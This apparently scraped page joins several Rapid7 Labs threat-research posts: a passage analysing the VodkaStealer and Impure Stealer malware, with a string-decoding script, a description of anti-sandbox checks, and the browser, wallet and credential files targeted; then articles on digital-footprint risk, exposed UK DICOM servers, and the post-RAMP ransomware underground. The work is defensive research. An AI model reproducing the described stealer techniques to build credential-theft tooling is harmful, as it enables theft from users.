Besides the integer key, the decryption routine depends on one more input, specific per sample, which is a permutation of the 16 hexadecimal digit characters. This alphabet is stored as a static constant (column0051.source97 in our particular sample) and can be found referenced from offset6910 indirectly via the column0051.temp67 method.

The decryption algorithm itself can be rewritten as follows:

def impure_stealer_string_decode(
    hex_ciphertext: str,
    key: int,
    alphabet: str
) -> str:
	if len(alphabet) != 16 or len(set(alphabet)) != 16:
		raise ValueError("The alphabet must be 16 unique characters.")
	if (len(hex_ciphertext) & 3) != 0:
		raise ValueError("Input length must be a multiple of 4 characters.")

    lut = {ch: i for i, ch in enumerate(alphabet)}
    out = []
	for i in range(len(hex_ciphertext) // 4):
		try:
            n0 = lut[hex_ciphertext[i * 4 + 0]]
            n1 = lut[hex_ciphertext[i * 4 + 1]]
            n2 = lut[hex_ciphertext[i * 4 + 2]]
            n3 = lut[hex_ciphertext[i * 4 + 3]]
		except KeyError as e:
			raise ValueError(f"Character {e.args[0]!r} not in alphabet") from None

		v = n0 | (n1 << 4) | (n2 << 8) | (n3 << 12)
        ch = (v ^ key ^ (i * 7)) & 0xFFFF
		out.append(chr(ch))

	return "".join(out)

As with Vidar, we share a public script to extract decrypted strings and any C2 configuration contained therein from the stealer samples.

VodkaStealer

The latest payload observed at the end of the DoubleDonut chain is a new custom C++ stealer, which has been named VodkaStealer and first analyzed by researcher xto9ot. This stealer can confidently be attributed to the developer of the DoubleDonut loader due to many overlapping characteristics of both binaries, such as the exact same mechanism for downloading and injecting additional payloads into other service host processes, as well as reuse of DoubleDonut C2 infrastructure.

Compared to the previous payloads, including Vidar and Impure Stealer, as well as StealC, Rhadamanthys, and AuraStealer — which have been observed delivered in the same campaign by researchers at LevelBlue and Intrinsec — the new stealer lacks significantly in anti-analysis and stealth capabilities, missing out on any kind of binary obfuscation, and staging temporary files to disk, in plaintext and with fully descriptive filenames, before exfiltration. Furthermore, in order to bypass Chrome v20 App-Bound Encryption, the stealer tries to download and run a separate helper binary, the open-source “ChromElevator” tool (source code is found on GitHub), hosted on the same C2 server as the loader shellcode.

This begs the question why an attacker with access to the latest cutting-edge infostealers would fall back to a custom stealer written potentially from scratch. One speculative explanation is of an economical nature — commercial infostealers are expensive, while small software PoC development, including malware development, is becoming widely available thanks to pre-trained transformer LLMs, with open-source “red team” tools like ChromElevator available to aid with the more technically challenging aspects. However, this is all pure speculation, and Rapid7 Labs will keep tracking the campaign to collect more intelligence and draw more definitive conclusions.

As is the case with practically all commodity infostealers, the sample starts by checking if any of the enabled keyboard layouts match the Russian language, and if the public IP of the infected machine suggests location within Russia or Belarus. In these cases, the malware terminates.

08-vodka-geocheck.png
Figure 17: Code listing from the WinMain function illustrates geographical checks.

Next, the stealer checks if either the file %Temp%\sysinfo_user_marker.marker or the mutex Global\sysinfo_single_instance exists, and if so, terminates execution. An anti-debug check is performed by calling IsDebuggerPresent, CheckRemoteDebuggerPresent, a combination of Sleep and GetTickCount, as well as querying the registry for presence of the following keys:

  • HKLM\SOFTWARE\VMware, Inc.\VMware Tools

  • HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions

  • HKLM\SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters

  • HKLM\SYSTEM\CurrentControlSet\Services\VBoxGuest

  • HKLM\SYSTEM\CurrentControlSet\Services\vmci

  • HKLM\SYSTEM\CurrentControlSet\Services\vmmouse

Lastly, a process snapshot is taken and scanned for the following blacklisted process names: vmtoolsd.exe, vmwareuser.exe, vmwaretray.exe, vmware-vmx.exe, vboxservice.exe, vboxtray.exe, vboxdisp.exe, vboxguest.exe, vgauthservice.exe, vmwareauthd.exe, sbiesvc.exe, sbiecnt.exe, sandboxiedcomlaunch.exe, qemu-ga.exe, xenservice.exe, vmsrvc.exe, vmusrvc.exe.

Following a successful anti-debug scan, the malware queries up to 8 different browser data locations in %AppData% and %LocalAppData%, targeting Google Chrome, Microsoft Edge, Brave, Opera, Opera GX, Vivaldi, Yandex, and Chromium browsers, and kills all processes matching any of these browsers’ executable names.

Then, various pieces of system information are collected and a directory is created according to this format:

wsprintfA(PathName,
"%s\\sysinfo_%s_%s_%02d%02d%04d%02d%02d",
        temp_dir_path,
        ipinfo_country_code,
        ipinfo_query,
        SystemTime.wDay,
        SystemTime.wMonth,
        SystemTime.wYear,
        SystemTime.wHour,
        SystemTime.wMinute);
CreateDirectoryA(PathName, 0);

The stealer then performs the main data collection:

  • A list of installed software packages, obtained from standard Uninstall registry keys, is written into a file InstalledSoftware.txt in the staging directory,

  • Files from wallet- and extension-specific directories in all browser data directories are collected (using a hardcoded list of targeted wallet and extension IDs),

  • A screenshot is taken and saved, using the GetDC, BitBlt and GdipSaveImageToFile APIs from gdiplus.dll,

  • If any encryption-enabled browser (e.g. Chrome) is installed:

    • chromelevator.bin is downloaded from the loader C2 as described before and injected into another hijacked native svchost.exe process using the same mechanism seen in the DoubleDonut loader,

    • Once the remote thread finishes execution, files from %Temp%\chromelevator_output are moved to the staging directory;

  • If any non-encryption-enabled browser (e.g. Firefox) is installed:

    • Its logins.json, cookies.sqlite, key4.db and cert9.db files are staged;

  • AppData files from the following natively installed applications are collected:

    • FileZilla, OpenVPN Connect, Exodus, Electrum, Jaxx, Guarda, Ledger Live, Ledger Wallet, Trezor, Bitcoin, Coinomi, Litecoin;

  • System information is collected into a file named systeminfo.txt inside the staging directory.

One thing both the threat actor and previous analyses missed is that the injection of ChromElevator into the target service host process is currently broken and will silently fail. Because we feel no need to help the actor fix their mistake, we will not describe why this is the case. However, it may be that the threat actor has already noticed the missing functionality around February 22, when the ClickFix injection scripts described before suddenly seem to have been temporarily disabled — the infected websites still load the injector script from either the 3rd-party JavaScript host server or their own admin-ajax.php, but the response is empty.

Because VodkaStealer does not perform any string encryption in its payloads, the C2 IP address can be extracted directly from the unpacked sample. Besides C2 information, we’re unaware of any additional configuration shipped with the stealer, but this may be simply because the malware is still in early stages of development.

Mitigation guidance

It remains unclear by what means the attackers are compromising the targeted WordPress websites. The most likely scenarios include either a WordPress plugin or theme vulnerability being exploited, previously stolen credentials being misused, or potentially even publicly accessible wp-admin interfaces — which have been observed on most of the compromised websites — being accessed through a brute-force password spraying attack. Keeping these scenarios in mind, we urge WordPress site administrators to:

  • Regularly review all software components for outdated versions and perform vulnerability scans to identify and mitigate weaknesses,

  • Use long and unpredictable passwords for administrative access, possibly using a password manager for audited security and convenience,

  • Set up a second authentication factor for administrative access,

  • Avoid running untrusted code on devices that store credentials (e.g. saved logins in a browser) usable to administer the website.

The best defense for individuals browsing the web is to stay cautious, maintain a zero-trust mindset, use reputable security software, and keep themselves up to date with the latest phishing and ClickFix tactics used by malicious actors. An important takeaway from this report should be that even trusted websites can be compromised and weaponised against unsuspecting visitors.

An additional precaution that can be effective on Windows systems is disabling the Run dialog shortcut (Windows Key+R); however, this will not prevent malicious commands from being pasted into a terminal or a Windows Explorer location bar (cf. FileFix attack).

To help defenders mitigate this threat in their organization, we provide an extensive list of IoCs and a set of detection rules further below.

Conclusion

Social engineering remains one of the most effective initial access tactics used by threat actors. The ClickFix campaign described in this blog illustrates just how easily unsuspecting users can be tricked into having their credentials stolen and exfiltrated to an attacker during perfectly ordinary web browsing. Without the victim even noticing that a compromise took place, their credentials can subsequently be misused for impersonation, further access to company resources, financial theft, or even to spread the social engineering lures to an even wider audience.

The large-scale execution of the compromise across completely unrelated WordPress instances suggests a high level of automation by the threat actor and is likely part of an organized long-term criminal effort. Despite this, the technical and operational sophistication of the campaign is limited and we provide a comprehensive technical breakdown of the infection chain, as well as a set of detection rules to defend against this threat in depth.

Want to learn more? Watch the webinar here.

Indicators of Compromise (IOCs)

The complete list of IOCs for this campaign is found in our public GitHub repository: ClickFix_DoubleDonut_Campaign_IOCs.txt.

YARA Detection Rules

The detection rules for this campaign are found in our public GitHub repository: ClickFix_DoubleDonut_Campaign.yar.

MITRE ATT&CK Techniques

ID

Name

Specifically Relates To

T1583.001

Acquire Infrastructure: Domains

-

T1584.006

Compromise Infrastructure: Web Services

-

T1587.001

Develop Capabilities: Malware

DoubleDonut Loader, VodkaStealer

T1588.001

Obtain Capabilities: Malware

Vidar Stealer, Donut Loader

T1608.001

Stage Capabilities: Upload Malware

-

T1608.004

Stage Capabilities: Drive-by Target

-

T1189

Drive-by Compromise

-

T1059.001

Command and Scripting Interpreter: PowerShell

-

T1204.004

User Execution: Malicious Copy and Paste

-

T1622

Debugger Evasion

-

T1140

Deobfuscate/Decode Files or Information

-

T1027.002

Obfuscated Files or Information: Software Packing

Donut Loader

T1027.007

Obfuscated Files or Information: Dynamic API Resolution

Donut Loader, Vidar Stealer

T1027.013

Obfuscated Files or Information: Encrypted/Encoded File

-

T1055

Process Injection

Donut Loader

T1620

Reflective Code Loading

Donut Loader

T1497.001

Virtualization/Sandbox Evasion: System Checks

VodkaStealer

T1497.003

Virtualization/Sandbox Evasion: Time Based Checks

VodkaStealer

T1555

Credentials from Password Stores

-

T1555.003

Credentials from Password Stores: Credentials from Web Browsers

-

T1539

Steal Web Session Cookie

-

T1552

Unsecured Credentials

-

T1071.001

Application Layer Protocol: Web Protocols

-

T1132.002

Data Encoding: Non-Standard Encoding

Impure Stealer

T1573.001

Encrypted Channel: Symmetric Cryptography

Impure Stealer, VodkaStealer

T1104

Multi-Stage Channels

-

T1095

Non-Application Layer Protocol

Impure Stealer, VodkaStealer

T1571

Non-Standard Port

Impure Stealer, VodkaStealer

T1102.001

Web Service: Dead Drop Resolver

Vidar Stealer

T1041

Exfiltration Over C2 Channel

-

Before the Breach: When digital footprints become a strategic cyber risk

Overview

For years, organizations have prioritized strengthening technical defenses, including hardening networks, accelerating patch management, and expanding endpoint detection and response capabilities. Defensive systems have become more adaptive, identity has moved to the center of security architectures, and zero-trust has emerged as a foundational design principle. 

Despite these advances, successful intrusions continue to occur in environments that appear technically mature. While traditional attack vectors like vulnerability exploitation, misconfigurations, and malware-based intrusions show no sign of decline, modern attacks are increasingly preceded or materially enabled by extensive reconnaissance conducted beyond the victim’s technical perimeter.

Organizations and their employees expose substantial volumes of data online, both intentionally and unintentionally. This includes professional and personal information shared through corporate websites, SaaS platforms, social media, developer repositories, marketing materials, and third-party services, as well as data exposed through breaches, misconfigured cloud assets, and shadow IT.

As seen in the following screenshots, vast amounts of historical information, credential leaks, personally identifiable information (PII) persist in exposed databases, as well as on dark web marketplaces and cybercrime forums.

dark-web-marketplace-US-SSNs-sale.png
Figure 1: A dark web marketplace offering US SSNs for sale.

compromised-database-search-engine-exposes-leaked-credentials.png
Figure 2: A compromised database search engine exposes leaked credentials.

citizenship-databases-exposed-on-cybercriminal-forum.png
Figure 3: Multiple citizenship databases exposed on a cybercriminal forum

Threat actors increasingly leverage this layered digital footprint as a core component of their operational planning. While such exposure may not always constitute the initial access vector itself, it significantly influences attacker decision-making, targeting precision, and the likelihood of success. 

Breach data and open-source intelligence are utilized to map organizational structures, identify privileged or high-value identities, correlate reused credentials, infer security controls, and tailor phishing or social engineering campaigns with high contextual credibility. In many cases, this intelligence determines which vulnerability, account, or trust relationship is exploited, rather than whether exploitable weaknesses exist. As a result, the boundary between “technical” and “human” attack vectors continues to erode. Infrastructure security remains necessary, but it is no longer sufficient in isolation. The effective attack surface now extends beyond networks and endpoints to encompass identity exposure, employee digital behavior, third-party data ecosystems, and long-lived data traces that persist outside traditional security tooling and governance models. 

What is digital footprint exposure?

A digital footprint refers to all the information about an organization and/or an individual that is publicly, semi-publicly, or commercially available online. This information is often scattered across numerous platforms, but aggregating it enables the creation of detailed, actionable profiles of individuals and institutions.

Typical elements of a digital footprint include:

  • Corporate and personal email addresses

  • Passwords and authentication data leaked through breaches

  • Public social media profiles and historical activity

  • Personally Identifiable Information (e.g., name, SSN, phone number, email address).

  • Employment history, job titles, role descriptions, and annual reports

  • Online behavior, interests, affiliations, and routines

  • Metadata collected and sold by third-party data brokers

The acquisition of this data does not require hacking, system intrusion, or the deployment of malware. Instead, attackers collect, correlate, and exploit information that exists beyond the organization’s security perimeter, making it inherently unreachable by conventional security controls such as firewalls, EDR, or internal monitoring systems. Because these digital assets reside outside direct organizational ownership and technical control, they cannot be effectively protected by traditional defensive mechanisms. In this context, threat intelligence monitoring plays a critical role by providing visibility into external data exposure, tracking adversarial collection and misuse of such information, and enabling organizations to detect, assess, and respond to risks that would otherwise remain invisible to perimeter-based security architectures.

Digital footprint exposure: A growing security threat

The modern threat landscape no longer rewards attackers who are simply skilled at exploiting systems; it rewards those who are best at understanding people, relationships, and behavior. Publicly accessible data, semi-private platforms, and commercially available datasets collectively form a digital footprint that can be mapped, enriched, and weaponized well before any technical intrusion attempt. This exposure shifts the initial battleground away from firewalls and endpoints toward employees’ online presence and the organization’s external data shadow.

Organizations that continue to define their perimeter in terms of IP ranges, devices, or cloud assets are defending yesterday’s battlefield. In many cases, the first stage of compromise occurs months before an alert is raised, within public forums, social networks, breached datasets, and data broker platforms, entirely outside traditional security monitoring and response processes. Adversaries use this information to identify key personnel, ascertain internal structures, map trusted relationships, and assess security maturity without ever touching corporate infrastructure.

Attackers collect specific external data to identify valid users, authentication systems, and internal dependencies. They extract employee names, roles, and corporate email formats from LinkedIn, conference materials, and public breach datasets. They identify authentication portals, VPN gateways, and cloud services using passive DNS records, Certificate Transparency logs, and internet scanning platforms such as Shodan or Censys. Public GitHub repositories and technical documentation may reveal internal domain names, API endpoints, identity providers, and technology stacks. 

These elements allow attackers to identify valid corporate accounts, target employees with privileged access, register impersonation domains that match internal naming conventions, and send phishing emails that reference real vendors, systems, or workflows. This preparation increases the likelihood of credential theft and unauthorized access because the attacker is targeting real users and real systems rather than relying on generic phishing or random scanning.

For employees, digital footprint exposure translates into personal risk that directly impacts corporate security. Leaked credentials, reused passwords, overshared professional information, or historical data breaches can be exploited to impersonate staff, coerce access, or establish credibility during pretexting operations. Senior leaders, IT staff, and individuals with privileged access are particularly vulnerable, as attackers can leverage publicly available information to craft convincing narratives that exploit trust and authority.

Uncontrolled exposure of employee information allows attackers to move from targeting individuals to compromising the organization. This enables them to identify employees with access to key systems, administrative privileges, or sensitive organizational platforms through public work profiles and data obtained from data breaches. They then test exposed credentials on corporate login portals, send phishing emails impersonating trusted internal or external entities, or attempt to intercept authentication codes by targeting exposed phone numbers. Once a single employee account is compromised, attackers can gain access to internal systems, escalate their privileges, and move laterally within the organization.

Threat actor exploitation of digital footprints

Threat actors, whether cybercriminal groups or state-sponsored operators, have always relied heavily on digital footprints in their operations. Publicly available information, leaked data, social media activity, and professional networks provide valuable insight into people, organizations, technologies, and trust relationships, making attacks more targeted and believable. 

With the rise of AI-powered tools, this exploitation has intensified. What once required time-consuming manual research can now be automated, enriched, and scaled almost instantly. AI enables adversaries to turn fragmented online traces into compelling narratives, lures, and impersonations, significantly increasing the speed, precision, and overall impact of attack vectors driven by digital footprints.

Cybercriminals

Cybercriminals typically exploit online exposure to establish rapid, monetizable intrusion paths without requiring deep internal access. Public profiles, leaked credentials, exposed servers, misconfigured cloud resources, and operational metadata are aggregated to identify where access already exists or can be obtained with minimal resistance. The focus is on converting exposed data directly into usable access, validating it quickly, and either exploiting or reselling it.

Tactical attack vectors derived from exposed digital footprints include:

  • Leaked credential exploitation: Abuse of credentials harvested from data breaches, stealer logs, and infostealer marketplaces, correlated with corporate email domains to gain unauthorized access to VPNs, SSO portals, cloud consoles, SaaS platforms, and legacy authentication endpoints

  • Identity and account surface expansion: Leveraging open professional and social network profiles to enumerate valid usernames, email address formats, job roles, seniority levels, and likely privilege tiers, enabling targeted credential testing and account takeover attempts

  • Email signature and metadata harvesting: Exploitation of email signatures, contact blocks, and publicly shared correspondence to identify internal naming conventions, phone extensions, third-party services, and technology stack indicators useful for impersonation and lateral access

  • Document-driven reconnaissance: Mining publicly exposed or leaked company documents (policies, PDFs, presentations, contracts, org. charts, etc.) to infer internal systems, authentication workflows, directory structures, cloud providers, and security controls

  • Infrastructure targeting via exposure leakage: Identification and exploitation of externally exposed servers, admin panels, APIs, and management interfaces through search engines, passive DNS, certificate transparency logs, and open indexing platforms

  • Banner, certificate, and service fingerprinting: Abuse of SSL/TLS certificates, HTTP headers, API responses, and service banners to fingerprint software versions, cloud services, authentication mechanisms, and unpatched or end-of-life systems

  • Cloud asset exploitation: Targeting publicly exposed storage buckets, orphaned cloud tenants, misconfigured IAM roles, stale API keys, and secrets discovered via open repositories, leaked configuration files, or documentation artifacts

  • Access brokerage: Enabling the validation, packaging, and resale of footprint-derived access (credentials, VPN sessions, cloud console access, shells) within cybercriminal marketplaces, based on assessed business impact and network reach

  • Low-noise privilege escalation and lateral movement: Exploitation of weak segmentation, excessive trust relationships, and overexposed directory or identity services inferred from public documentation, leaked internal diagrams, or misconfigured federation endpoints

State-Sponsored Actors

State-sponsored actors treat exposed digital footprints as long-term intelligence and access-enabling infrastructure. Voluntarily shared information, institutional transparency, technical disclosures, and accidental leaks are fused to build high-fidelity models of people, systems, and dependencies. These actors exploit exposure selectively, prioritizing vectors that support persistent access, intelligence collection, and operational survivability.

Tactical attack vectors derived from exposed digital footprints include:

  • Identity and role mapping: Use of social networks, publications, and organizational disclosures to identify privileged users, trust relationships, and lateral movement paths

  • Credential and token reuse: Reuse of leaked credentials, API keys, and tokens over long periods to regain access without new exploits or tooling

  • Perimeter exploitation via transparency: Targeting of publicly documented architectures, exposed technologies, and known integration points

  • Exposed service exploitation: Compromise of internet-facing edge devices, management planes, update services, and CI/CD endpoints

  • Supply-chain leverage: Exploitation of disclosed vendors, SaaS platforms, and cloud dependencies as indirect access paths

  • Persistence through legacy exposure: Abuse of forgotten accounts, test systems, and undercommissioned services still reachable externally

  • Defensive evasion through disclosure awareness: Tailoring operations based on publicly revealed security controls, tooling, and incident history

Advice for reducing digital footprint risk

A structured technical approach is imperative to effectively reduce the risk of employees’ digital footprint exposure. It must aim to close identity security gaps, eliminate unknown external resources, and proactively monitor for leaks of sensitive data. First, organizations must strengthen their identity infrastructure by implementing phishing-resistant multi-factor authentication (MFA) for all privileged accounts and by integrating credential exposure monitoring directly at the identity provider (IdP) level to detect and block authentication attempts using compromised credentials.

In addition, external attack surface management (EASM) must be implemented to identify and remediate internet-exposed, unknown, overlooked, or misconfigured resources, including servers, API endpoints, and storage resources that could expose configuration or sensitive organizational data. Digital risk protection (DRP) programs must prioritize monitoring the personally identifiable information (PII) of executives and board members, privileged credentials, and sensitive intellectual property on dark web forums, data breach datasets, and social media platforms to detect and disrupt adversary reconnaissance and targeting activities in the early stages of an attack lifecycle.

To reduce the risk of credential exposure, organizations should also continuously monitor for leaked or compromised credentials associated with corporate domains, limit the public disclosure of internal technical information, implement strong authentication methods resistant to credential theft, and respond rapidly when exposed accounts or infrastructure are identified.

It is equally important to consider employees as an integral part of the extended security perimeter. Technical controls must remain the primary means of mitigation. Measures such as strict access restrictions, centralized logging and analysis, and automated detection and response mechanisms should form the core of the defense. At the same time, it is critical to raise employee awareness about how their personal online activities and digital presence can directly affect the organization’s security posture.

Organizations that implement these measures will see their digital footprint exposure transformed from a silent risk into a managed, measurable security domain, significantly reducing the likelihood of identity theft, targeted intrusions, and the leakage of critical intelligence.

Conclusion 

Today’s threat actors are no longer limited to exploiting technical vulnerabilities; they increasingly weaponize digital footprints as a primary enabler of their operations. For organizations, this means the attack surface extends well beyond networks and endpoints to include all externally exposed information. Any data available online about systems, infrastructure, or employees can be collected, correlated, and exploited to support reconnaissance, targeting, and intrusion planning, often without generating a single security alert or triggering traditional detection mechanisms. As a result, organizations that actively identify, monitor, and manage their external assets and digital footprint are better positioned to detect exposure early, reduce opportunities for adversaries, and strengthen their overall security posture before threats materialize.

Read the Rapid7 Labs threat report “Executives’ Digital Footprints: The Overlooked Corporate Vulnerability” for more insights and detailed recommendations.

Your MRI is Online: The Hidden Risks of Exposed DICOM Servers in UK Healthcare

Hospitals invest heavily in physical security: Clinical areas are access-controlled, sensitive rooms are locked, and patient records are governed by strict handling procedures. Network exposure does not always receive the same level of scrutiny.

Rapid7 Labs identified more than 30 UK-based systems responding to DICOM requests over Port 104, the default port used for medical imaging traffic. These systems were reachable from the public internet at the time of observation. Project Sonar was used to confirm service responsiveness only; no attempt was made to access patient records or exploit the systems.

When Port 104 is reachable from outside trusted networks without VPN restriction or encryption, the imaging service can be detected through routine internet scanning. This type of exposure matters because protocols like DICOM were developed for use within protected clinical environments where network access is already controlled. 

Research into medical imaging infrastructure has found that when security best practices are not implemented, imaging systems and their acquisition gateways are placed on networks in ways that expose them to cybercriminal discovery. In one study of publicly accessible PACS (picture archiving and communication systems) servers, researchers reported that systems using default configurations or lacking appropriate network controls responded to internet scans and contained metadata such as patient identifiers, and the lack of basic protocol safeguards made them susceptible to data reconstruction and modification.

Why should DICOM not be internet-facing?

DICOM, or digital imaging and communications in medicine, is the international standard used to format, store, and transmit medical imaging data. It governs both the image itself and associated metadata, which can include patient identifiers, study details, acquisition parameters, and device information. Imaging modalities such as CT scanners and MRI machines use DICOM to send studies to Picture Archiving and Communication Systems (PACS), where images are stored and later retrieved by radiologists and clinicians.

DICOM operates at the application layer. Port 104 is the traditional default port associated with DICOM services, but the protocol is not limited to that port. PACS systems and imaging services may also communicate over web ports such as 80 or 443, and in some cases expose web-based or administrative interfaces over additional ports. In our broader research, we identified more than 15 PACS devices that were externally reachable, including systems accessible over standard web ports.

clarify-pacs-login-screen.png
Figure 1: Clarify – PACS admin login portal.

In standard hospital deployments, DICOM services are intended to operate within segmented and trusted clinical networks. The protocol historically assumed that the surrounding network would provide access control and protection. When imaging systems or PACS services are reachable from public IP space, whether over Port 104 or web-based interfaces, they may respond to protocol negotiation or HTTP requests and disclose service-level information. In some configurations, metadata or system details can be retrieved without strong authentication controls.

That condition does not necessarily imply full access to imaging archives. It does mean that clinical infrastructure is externally discoverable and capable of interaction beyond its intended network boundary. The risk arises from that exposure, particularly when it is unintended or unmonitored.

Exposed DICOM servers in the UK: What Rapid7 Labs found

Using Project Sonar, Rapid7’s internet-wide exposure monitoring framework, we identified more than 30 UK-based healthcare systems responding to DICOM-related requests, including services associated with Port 104. The exposure was not limited to that port. Additional PACS and related healthcare systems were observed to be reachable over web ports such as 80 and 443, with more than 15 PACS devices directly accessible from public IP space.

DICOM-medical-devices-exposed-UK-map.png
Figure 2: UK-based exposed Healthcare systems to the Internet.

This methodology does not exploit systems or access patient records. It confirms whether a service is reachable and actively responding.

For healthcare organizations navigating increased regulatory scrutiny and rising cyber threats, this kind of medical device exposure is unnecessary risk.

The cybersecurity risks of exposed medical imaging systems

When a DICOM server is exposed to the internet, and the risk extends beyond technical misconfiguration, it introduces three primary threat categories:

Patient data exposure and healthcare identity theft

DICOM files typically contain structured metadata fields, which may include:

  • Patient name.

  • Date of birth.

  • Study identifiers.

  • Referring clinician information.

If a system allows metadata queries without authentication or encryption, those identifiers may be retrievable. Healthcare data retains long-term value because it cannot be reissued in the way payment credentials can.

Medical image manipulation and clinical integrity risks

Imaging workflows depend on trusted transmission between modalities, PACS servers, and diagnostic workstations. Research has shown that medical images can be altered using machine learning techniques under controlled conditions. 

Exploitation requires access and technical capability, but exposure beyond intended network boundaries increases the potential attack surface. Clinical confidence depends on assurance that imaging data has not been modified in transit.

Ransomware entry points via PACS and imaging systems

Medical imaging systems like DICOM connect to PACS servers. If an exposed DICOM service provides a foothold, attackers may attempt lateral movement inside the network.

An exposed PACS server can quickly become operational ground zero - delaying procedures, disrupting diagnostics, and impacting patient care. As healthcare continues to face ransomware targeting across the UK and EU, edge systems and externally visible services are often initial access points.

UK healthcare attack surface exposure: DICOM is part of a wider pattern

The exposure of 30+ DICOM systems is concerning. But it is not isolated. A broader review of UK healthcare-associated IP space shows externally visible infrastructure including:

  • Cisco edge devices.

  • BigIP appliances.

  • Check Point firewalls.

  • Citrix NetScaler instances.

  • Ivanti Endpoint Manager Mobile.

  • SSL VPN portals.

Search for NHS registered names and filter on UK/GB:

System Tech

Count

ciscoSystems

153

BigIP

36

Check Point Firewall

30

Check Point SVN foundation httpd

26

Cisco ASA SSL VPN

6

Connectra Check Point Web Security httpd

6

Citrix Netscaler

4

Ivanti Endpoint Manager Mobile (EPMM)

4

Cisco IOS http config

2

Fortinet FortiGate

1

Fortinet FortiGate-100E

1

Fortinet FortiGate-40F

1

SonicWall

1

Sophos SSL VPN User Portal

1

Table 1: Externally visible technologies identified across UK healthcare-associated IP space.

These technologies are standard components of modern IT environments. The concern arises when exposure is unintended, unmonitored, or paired with delayed remediation. Public reporting in 2025 shows that ransomware groups continue to target healthcare following disclosure of vulnerabilities in edge appliances and remote access technologies. In several documented cases, exploitation occurred within days of vulnerability publication.

When more than 30 imaging systems are externally reachable, the underlying issue is unlikely to be a single isolated configuration error. It suggests incomplete visibility into which services are accessible from outside the organisation at any given moment.

NHS-product-trends-over-time-graph.png
Figure 3: Visibility of selected healthcare technologies over time.

External asset visibility and healthcare IT complexity 

Healthcare IT environments evolve incrementally, with legacy protocols remaining operational because imaging equipment has long service lifecycles. This slow evolution can cause complications like: 

  • Vendor default configurations are often inherited from initial deployment. 

  • Third-party integrations extending network connectivity beyond hospital campuses.

  • Broad remote access supporting distributed clinical teams. 

  • Cloud services introducing additional infrastructure layers that may not be consistently mapped alongside on-premise systems.

UK-DICOM-top-ransomware-groups-graph.png
Figure 4: Ransomware groups observed targeting UK/EU healthcare in 2025.

UK-DICOM-monthly-ransomware-activity-graph.png
Figure 5: Ransomware group activity observed around UK/EU healthcare in 2025.

Within this context, continuous external visibility becomes challenging. Many organisations do not maintain a real-time inventory of internet-facing services across all owned IP ranges. And so, without deliberate intent,  a DICOM server or medical device can become externally reachable., Until specifically identified, the exposure can persist. The lesson?Infrastructure designed for ease of deployment can accumulate risk when oversight is periodic rather than continuous.

How to reduce DICOM and medical device exposure

As ransomware groups accelerate and exploitation windows shrink, it would be easy to frame exposure as oversight. But that diagnosis would miss the point.

The issue is not a lack of cybersecurity awareness within the NHS. It is the structural complexity of modern healthcare IT environments, with legacy protocols continuing to operate alongside newer systems. 

  • Vendor-default configurations are often inherited rather than re-architected. 

  • Third-party integrations expand the digital perimeter beyond the hospital campus. 

  • Remote access services enable flexible care delivery, while cloud adoption accelerates faster than traditional governance models can adapt.

In this kind of environment, many organizations lack continuous visibility into which services are externally exposed at any given moment. If you do not know a medical device or DICOM server is accessible from the internet, you cannot secure it. What was once ‘plug and play’ infrastructure can quietly become ‘plug and prey’.

Securing DICOM servers in healthcare

Organizations reviewing imaging system security should confirm whether Port 104 is accessible from outside trusted networks. Where external access is operationally required, it should be restricted through VPN controls and strong authentication. DICOM traffic should be encrypted where supported.

Additional steps include:

  • Reviewing firewall rules governing PACS and modality communication.

  • Conducting periodic external service discovery across owned IP ranges.

  • Verifying vendor default configurations during deployment and upgrade cycles.

  • Monitoring newly exposed services following infrastructure or cloud changes.

These measures focus on aligning network exposure with clinical intent. The objective is straightforward: Ensure that imaging systems are reachable only by the parties that need them.

Healthcare cyber resilience starts with visibility

Imaging systems play a central role in diagnosis and care planning, with operational disruption creating immediate clinical consequences.. As regulatory scrutiny of healthcare cybersecurity continues to increase, confirming that DICOM services operate within intended network boundaries is a practical and measurable step toward reducing risk.

The identification of more than 30 exposed systems highlights a visibility gap rather than a failure of awareness. Addressing that gap begins with systematic review of external-facing infrastructure and sustained monitoring over time.

The Post-RAMP Era: Allegations, Fragmentation, and the Rebuilding of the Ransomware Underground

Executive summary

The January 2026 seizure of RAMP disrupted a major ransomware coordination hub, but it did not dismantle the ecosystem behind it. Instead, it destabilized trust and accelerated fragmentation across the underground.

Rather than consolidating around a single successor, ransomware actors are redistributing across both gated platforms like T1erOne and accessible forums such as Rehub. This shift reflects adaptation, not decline.

For defenders, visibility into centralized coordination is shrinking. Monitoring must evolve beyond tracking individual forums to identifying actor migration, recruitment signals, and early indicators of regrouping. Disruption rarely eliminates ecosystems; it reshapes them. Organizations that adapt their intelligence strategies accordingly will be best positioned to stay ahead.

Overview

The anatomy of the RAMP disruption

Active since 2021, the RAMP (Ransomware and Advanced Malware Protection) forum has established itself as a prominent hub within the cybercrime ecosystem, particularly for ransomware operators and affiliates coordinating attacks, sharing tooling, and trading access to compromised networks. On 28 January 2026, the Federal Bureau of Investigation (FBI), in coordination with the U.S. Attorney’s Office for the Southern District of Florida and the Computer Crime and Intellectual Property Section of the U.S. Department of Justice (DoJ), seized the forum’s infrastructure (Figure 1).

While public reporting focused primarily on the law enforcement action, the underground reaction revealed a deeper and more consequential development: a collapse of trust and increasing fragmentation within the ransomware community.

Seizure-notice-RAMP-domain.png
Figure 1 - Seizure notice on RAMP’s domain

Shortly after, the RAMP’s administrator, known as “Stallman”, confirmed on the cybercrime forums XSS and Exploit the seizure, stating that he would not attempt to rebuild it (Figure 2). The announcement immediately sparked debate. Some users questioned whether the takedown had been staged or was a “PR exit,” while others accused Stallman of cooperating with authorities. RAMP’s nameservers were subsequently observed pointing to infrastructure controlled by the FBI, confirming the seizure by U.S. law enforcement.

Stallmans-post-on-XSS.png
Figure 2 - Stallman’s post on XSS

Following the announcement, screenshots purporting to show portions of RAMP’s database were circulated via Telegram and reposted across underground forums (Figure 3). These images allegedly contained user email addresses and private messages. Several former RAMP members publicly acknowledged that elements of the leaked data appeared authentic and expressed concern that registration emails, private communications, or operational details could be exposed and potentially leveraged in investigations.

Screenshot-of-alleged-RAMP-leak.png
Figure 3 - Screenshot of alleged RAMP leak

Stallman denied that any breach had occurred, claiming the forum’s disks were encrypted and that the circulating screenshots were fabricated.

Despite competing claims, underground discussions converged around two primary scenarios:

  • Scenario A: Prior breach

    • The database was exfiltrated before the law enforcement seizure, and the subsequent takedown was unrelated to the leak.

  • Scenario B: Insider access

    • An individual with administrative privileges exported the database, either before or during the seizure process.

